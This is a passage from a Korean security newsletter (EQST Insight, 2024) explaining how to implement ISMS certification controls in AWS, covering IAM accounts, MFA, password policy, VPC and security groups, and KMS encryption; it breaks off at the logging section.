infosec

Threat Intelligence Report

EQST INSIGHT

2024

02

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

AWS 클라우드 환경 내 ISMS 주요 인증항목 구현 전략

공공컨설팅/고도화팀 신관용 책임

■ 개요

출처 : KISA 한국인터넷진흥원 홈페이지

최근 IT 인프라 구축 시 온프레미스(On-Promise) 환경에서 클라우드 환경으로 전환하거나 하이브리드로 운영하는 기업이 늘고 있다. 시장조사업체 IDC 에 따르면 지난해 세계 클라우드 시장 규모는 전년 대비 20% 증가한 850 조 원이며, 향후 5 년간 연평균 19.4% 성장해 오는 2027 년에는 1,733 조 원에 달할 것으로 전망된다.

클라우드 환경은 디지털 전환에 따라 발생하는 대량의 데이터를 효과적으로 저장할 수 있도록 돕는다. 기업들은 이러한 클라우드 환경을 통해 가용성과 확장성을 높이고, 비용절감 및 효율성을 제고해 비즈니스 경쟁력을 확보할 수 있다. 특히, 클라우드 서비스 이용 시 예기치 못한 비상상황에서도 유연한 대응이 가능해 도입이 확대되고 있는 상황이다.

기업에서는 클라우드 환경에서의 보호대책 요구사항을 충족하도록 보안정책을 수립하고 관리하는 게 필요하다. 다만, 클라우드 서비스 제공업체(CSP)에서 제공하는 보안정책, 서비스와 비교했을 때 용어나 구성요소가 상이해 보안 관리자들이 많은 어려움을 겪고 있다.

따라서 이번 인사이트에서는 클라우드 환경에서 ISMS(정보보호관리체계) 인증을 준비하는 관리자들에게 도움을 제공하기 위해, 전 세계적으로 가장 사용자가 많은 아마존웹서비스(AWS) 클라우드 환경에서 ISMS 주요 인증항목에 대한 구현 방법을 제시하고자 한다.

■ ISMS 보호대책 요구사항 기술 인증항목과 AWS 내 제공서비스 매칭

ISMS 인증은 과학기술정보통신부 및 개인정보보호위원회가 공동 고시하는 국내 최고 권위의 정보보호 및 관리체계 인증이다. ISMS 인증을 받기 위해서는 관리체계 수립 및 운영(16 개), 보호대책 요구사항(64 개) 등 총 80 개의 인증 기준과 234 개의 세부 점검 항목의 적합성을 모두 충족해야 한다. ISMS 인증을 획득한 기업은 해킹 및 개인정보 유출 발생 시 신속 대응이 가능한 기업으로 평가되고 있다.

먼저, ISMS 보호대책 요구사항 기술 인증항목과 AWS 내 제공서비스는 다음과 같다.

ISMS 항목	AWS 내 제공 서비스
2.1 정책, 조직, 자산 관리	해당사항 없음
2.2 인적 보안	
2.3 외부자 보안	
2.4 물리 보안	
2.5 인증 및 권한관리	**IAM**
2.6 접근통제	**VPC**
2.7 암호화 적용	**Key Management Service**
2.8 정보시스템 도입 및 개발 보안	해당사항 없음
2.9 시스템 및 서비스 운영관리	**CloudTrail, CloudWatch** **AWS System Manager**
2.10. 시스템 및 서비스 보안관리	**AWS WAF, AWS Firewall**
2.11. 사고 예방 및 대응	해당사항 없음
2.12 재해 복구	

출처 : ISMS-P 인증기준안내서 재가공

표 1. ISMS 보호대책 요구사항과 AWS 내 제공서비스 매칭

■ 주요 인증항목 구현방법

1. ISMS 인증항목 – 2.5 인증 및 권한관리


1) 2.5.1 사용자 계정관리 / 2.5.2 사용자 식별 / 2.5.6 접근권한 검토

AWS 서비스에서 사용되는 계정은 루트 사용자 계정, IAM 사용자 계정이 있다.

- AWS 루트 계정 : 모든 AWS 서비스 및 리소스에 액세스할 수 있는 슈퍼유저 계정이므로 서비스 운용 시 사용하지 않는 것을 권장
- AWS IAM(Identity and Access Management) : AWS 서비스에 접근하는 계정 생성 인증(로그인) 및 권한 부여 등 계정관리 서비스

※ 서비스별(EC2, RDS) 계정은 각 서비스에서 관리한다

기본적으로 IAM 을 통해 계정 생성/관리를 수행한다. 계정 권한은 사용자별, 그룹별로 부여할 수 있으며 AWS 에서는 '관리형 정책'을 통해 최고관리자/각 서비스별 관리자/사용자별 권한을 미리 정의하여 제공하고 있다. 또한, 직접 정책을 생성하여 원하는 권한을 선택하여 부여할 수 있다.



출처 : AWS 콘솔 홈페이지

그림 1. AWS 에서 제공하는 관리형 정책

★ Key Point

소수 계정을 사용할 경우 각 계정별로 권한을 부여하여 관리할 수 있지만, 다수의 계정을 생성한다면 직무별로 그룹 생성 후 권한을 부여하는 것이 관리/권한 검토 시 용이하다.

출처 : AWS 콘솔 홈페이지

그림 2. 사용자 그룹 생성

그림 3. 그룹 지정하여 권한 부여

2) 2.5.3 사용자 인증


개인정보 및 중요정보에 접근하는 계정은 안전한 인증절차를 적용해야 한다. AWS 에서는 3 가지의 MFA(Multi Factor Authentication)를 제공하고 있다.

- 모바일 OTP 인증 : Google Authenticator APP으로 OTP 생성 및 인증
- FIDO 보안키 인증 : FIDO 표준을 지원하는 보안키를 이용한 인증
- 하드웨어 OTP 인증 : 하드웨어 방식의 OTP생성기를 이용한 인증

★ Key Point


사용자 계정 생성 후 MFA 미설정 시 AWS 서비스에 접근할 수 없도록 IAM 정책으로 강제 적용할 수 있다. 아래 AWS 문서를 참고하여 MFA 강제인증 정책을 생성 후 그룹정책 또는 사용자에게 직접 정책을 적용하면 된다.

※ 참고링크: https://docs.aws.amazon.com/ko_kr/IAM/latest/UserGuide/tutorial_users-self-manage-mfa-and-creds.html



출처 : AWS 콘솔 홈페이지

그림 4. IAM 정책생성에서 JSON 편집기를 통해 MFA 강제인증 정책 생성



출처 : AWS 콘솔 홈페이지

그림 5. MFA 강제인증 정책 적용시 MFA 활성화 전까지 AWS 서비스 이용이 제한됨


3) 2.5.4 비밀번호 관리

AWS 에서 Default 로 설정되어 있는 비밀번호 관리규칙은 아래와 같다.

- 암호 최소 길이 : 8자
- 대/소문자, 숫자, 특수문자 중 3가지 이상 포함
- AWS 계정이름 또는 이메일 주소와 동일한 문자 사용 금지
- 비밀번호 10 회 실패 시 5 초 로그인 제한


Default 값 이외 규칙은 다음과 같이 수동으로 설정해야 한다.

- 암호 만료기간 설정 : 90일 이하로 설정
- 사용자 자신의 암호 변경 허용 : 허용 활성화
- 암호 재사용 제한 : 동일 암호 재사용 제한, 4개 이상 기억 권장



출처 : AWS 콘솔 홈페이지


그림 6. 기본 암호 정책



출처 : AWS 콘솔 홈페이지

그림 7. 추가로 제공하는 암호 정책

★ Key Point



출처 : AWS 콘솔 홈페이지

그림 8. 사용자 초기암호 강제변경 옵션

IAM 사용자에게 최초 계정 부여 또는 비밀번호 초기화 시 최초 비밀번호 강제 변경을 위해 위 옵션을 관리자가 직접 체크해야 한다.

4) 2.5.5 특수 계정 및 권한관리

AWS IAM 에서 설정할 수 있는 정책 중 특수권한(관리자 권한)은 아래와 같다.

정책이름	설 명
AdministratorAccess	AWS 내 모든 서비스와 리소스에 대한 모든 작업 허용 ※ 루트계정 대신 최고관리자로 권한을 부여할 계정에만 최소한으로 부여하여야 한다.
FullAccess	각 서비스별(EC2, RDS, S3 등) 모든 작업을 허용 ※ 서비스별 자원 생성/삭제/수정이 가능하므로 해당 직무를 수행하는 계정에게만 최소한으로 부여하여야 한다.


출처 : AWS 가이드 홈페이지 재가공

표 2. AWS IAM 관리자권한 정책

★ Key Point

AdministratorAccess, Ec2FullAccess 권한을 가지고 있는 경우 SSH를 이용하지 않고 EC2 인스턴스 직접접속 기능으로 EC2 인스턴스에 직접 접근이 가능하다. SSH 이외 우회 접근을 제한하기 위해서는 아래 링크를 참고하여 EC2 인스턴스내 ec2-instance-connect 패키지를 제거해야 한다.

※ 참고링크: https://docs.aws.amazon.com/ko_kr/AWSEC2/latest/UserGuide/ec2-instance-connect-uninstall.html



출처 : AWS 콘솔 홈페이지

그림 9. AWS 에서 제공하는 EC2 인스턴스 직접연결

```
[ec2-user ~]$ sudo yum remove ec2-instance-connect
```

출처 : AWS 가이드 홈페이지

그림 10. EC2 인스턴스에서 ec2-instance-connect 제거

2. ISMS 인증항목 – 2.6 접근통제

1) 2.6.1 네트워크 접근 / 2.6.7 인터넷 접속 통제

AWS 에서는 VPC(Virtual Private Cloud)라는 독립적인 네트워크를 구성한다.

VPC 내에서 네트워크 영역은 Public 과 Private 으로 구분된다.

- Public : 인터넷 게이트웨이를 통해 외부망과 통신가능한 네트워크 영역
- Private : 사설IP로 할당하여 내부망으로만 통신가능한 네트워크 영역

WEB 서비스 등 대외서비스를 위해 운용하는 인스턴스는 Public 으로 할당하고, 외부통신이 필요 없는 내부망 전용 인스턴스는 Private 으로 할당한다.





그림 11. AWS 네트워크 구성도

★ Key Point

AWS 에서 EC2, RDS, S3 생성 시 Public 액세스를 설정하면 라우팅과 관계없이 인스턴스/버킷이 직접 외부망과 통신이 가능한 상태가 되어 직접 접근이 가능하므로 인스턴스/버킷에 Public 액세스를 활성화하는 것은 권장하지 않는다.




출처 : AWS 콘솔 홈페이지

그림 12. S3 버킷 퍼블릭 액세스 차단설정


2) 2.6.2 정보시스템 접근

AWS VPC 에서는 각 인스턴스에 대한 접근제어를 위해 방화벽 역할을 수행하는 보안그룹(Security Group)을 제공한다. 보안그룹은 아무 정책을 추가하지 않으면 ALL DENY 로 동작하며 허용이 필요한 IP/PORT 정책을 등록하여 운용한다.



출처 : AWS 콘솔 홈페이지

그림 13. AWS 보안그룹



출처 : AWS 콘솔 홈페이지

그림 14. AWS 보안그룹 정책 편집

★ Key Point

보안그룹 최초 생성 시 인바운드 규칙에는 SSH 허용정책, 아웃바운드에는 모든 트래픽 허용 정책이 기본으로 설정되어 있다. 따라서 접근이 필요한 IP/PORT 정책 추가 후 기본 정책은 제거해야 한다.


3. ISMS 인증항목 – 2.7 암호화 적용

1) 2.7.1 암호정책 적용 / 2.7.2 암호키 관리

EC2 스토리지, RDS, S3 등 데이터가 저장되는 서비스는 암호화 설정이 가능하다. EC2, RDS 는 인스턴스 생성시 암호화 여부를 설정할 수 있고, S3 버킷은 2023 년 1 월 5 일부터 기본값으로 S3 관리형 키를 이용한 암호화가 자동 적용된다.


출처 : AWS 콘솔 홈페이지

그림 15. EC2 스토리지 암호화 설정



출처 : AWS 콘솔 홈페이지

그림 16. RDS 생성 시 암호화 설정




출처 : AWS 콘솔 홈페이지

그림 17. S3 버킷 암호화 설정 (기본 암호화 적용되어 있음)

★ Key Point

특정 사용자에게만 중요데이터 접근을 허용하려면 Key Management Service 에서 Key 를 생성하여 해당 키를 사용할 계정을 지정하여 암호화를 적용한다.




출처 : AWS 콘솔 홈페이지

그림 18. KMS 에서 Key 생성 시 사용자 지정 화면

4. ISMS 인증항목 – 2.9 시스템 및 서비스 운영관리

1) 2.9.4 로그 및 접속기록 관리

